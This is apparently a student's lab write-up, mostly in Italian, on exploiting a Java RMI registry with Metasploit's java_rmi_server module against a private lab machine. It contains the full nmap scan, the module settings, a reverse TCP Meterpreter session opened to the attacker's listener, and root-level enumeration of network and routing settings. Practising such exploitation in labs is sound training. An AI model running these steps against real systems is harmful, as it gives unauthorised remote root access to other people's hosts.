
EXPLOIT - JAVA RMI SERVER



The Java Remote Method Invocation (RMI) system **allows an object running in one Java virtual machine to invoke methods on an object running in another Java virtual machine**. RMI provides for remote communication between programs written in the Java programming language
OBIETTIVO: prendere le informazioni della configurazione di rete e di routing prese.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1099 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12
mass_dns: warning: Unable to determine any DNS ser
valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.00085s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
```

Nmap scan della porta 1099

Cerchiamo l'exploit java_rmi_server

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                        normal     No     Java RMI Registi
es Enumeration
   1  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server
efault Configuration Java Code Execution
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploi
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly genera
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run
```

There is already loaded a meterpreter shell, so simply set the RHOSTS, small check and run the exploit.

C'è già un payload con la meterpreter shell, quindi semplicemente settiamo l'RHOSTS, un controllo se l'input è stato creato e avviamo l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gWrqNGFXM8
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47400) at 2022-12-08 10:32:13 -0500

meterpreter > info
```

Qui stiamo creando una connessione in locale verso l'RMI server e tentando la connessione.
In questo caso ci siamo collegati con la meterpreter shell.

```
meterpreter > getuid
Server username: root
```

Qui vediamo che siamo come root

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fefe:1508
IPv6 Netmask : ::
```

con il comando ifconfig possiamo vedere le schede di rete

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fefe:1508 ::       ::
```

qui la configurazione di routing

Informazioni della configurazione di rete e di routing prese.